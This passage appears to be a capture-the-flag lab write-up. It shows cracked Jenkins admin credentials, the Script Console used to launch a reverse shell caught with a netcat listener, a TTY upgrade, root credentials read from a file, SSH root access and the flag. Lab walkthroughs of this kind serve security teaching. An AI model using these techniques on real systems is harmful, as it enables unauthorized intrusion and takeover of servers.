Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 22:08:28
(crackedontiti|~/Delivery/TEK3/Cyber)>*
```

There it is! admin:spongebob

Great! We are in. Now let's find somewhere where to put a reverseshell



Next

Tools and Actions

Reload Configuration from Disk Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.	Jenkins CLI Access/manage Jenkins from your shell, or from your script.	Script Console Executes arbitrary script for administration/trouble-shooting/diagnostics.	Prepare for Shutdown Stops executing new builds, so that the system can be eventually shut down safely.
--	---	---	---

Script Console

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.)

Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

Run

Well isn't that beautiful? Great, now let's find a reversal shell online. I used this one:

<https://github.com/Brzozova/reverse-shell-via-Jenkins>

-Don't forget to run another `nc -lvpn 2251`

```
(crackedontiti|~/Delivery/TEK3/Cyber)➜ nc -lvpn 2251
Listening on 0.0.0.0 2251
Connection received on 10.80.176.219 34822
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Now setup the TTY

```
python -c "import pty;pty.spawn('/bin/bash')"
jenkins@jenkins:/$ ^Zfish: Job 1, 'nc -lvpn 2251' has stopped
(crackedontiti|~/Delivery/TEK3/Cyber)➜ stty raw -echo; fg
Send job 1 (nc -lvpn 2251) to foreground

jenkins@jenkins:/$ export TERM=xterm
export TERM=xterm
jenkins@jenkins:/$
```

-From here we just need to explore, coincidentally in the same dir as earlier opt/ we find a new file with root credentials

```
jenkins@jenkins:~$ cd opt
cd opt
jenkins@jenkins:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec  3  2021 .
drwxr-xr-x 1 root root 4096 Aug  3  2020 ..
-rw-r--r-- 1 root root  257 Dec  3  2021 note.txt
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Squeegie,  
Kronos a vrut ca aceste acreditări să fie asigurate în spatele containerului Jenkins, deoarece avem mai multe straturi de apărare aici. Folosiți-le dacă aveți nevoie de acces la contul de utilizator root.  
ambiance skandal tu connais_deja  
jenkins@jenkins:/opt$
```

root:ambiance_skandal_tu_connais_deja

-Let's try to connect to root

```
jenkins@jenkins:/opt$ su root
su root
Password: ambiance_skandal_tu_connais_deja
su: Authentication failure
jenkins@jenkins:/opt$
```

su didn't work? We could try from another terminal with a ssh direct connection

-`ssh <root@10.80.176.219>`

```
Last login: Sun Nov 13 15:01:18 2022 from 10.14.36.7
root@timetime:~#
```

Great, and with a simple `ls -la` we can see that root.txt is there

```
Last login: Sun Nov 13 15:01:18 2022 from 10.14.36.7
root@timetime:~# ls -la
total 36
drwx----- 6 root root 4096 Nov 13  2022 .
drwxr-xr-x 24 root root 4096 Nov 13  2022 ..
lrwxrwxrwx  1 root root   9 Dec  2  2021 .bash_history ->
  /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx-----  2 root root 4096 Aug  3  2020 .cache
drwx-----  3 root root 4096 Aug  3  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  3  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Nov 13  2022 root.txt
drwxr-xr-x  3 root root 4096 Aug  3  2020 snap
root@timetime:~# cat root.txt
EPI{D4nS4M_1n_T1m3_t1Me_4S4_C4_By3_bY3_By3}
root@timetime:~#
```

root.txt = EPI{D4nS4M_1n_T1m3_t1Me_4S4_C4_By3_bY3_By3}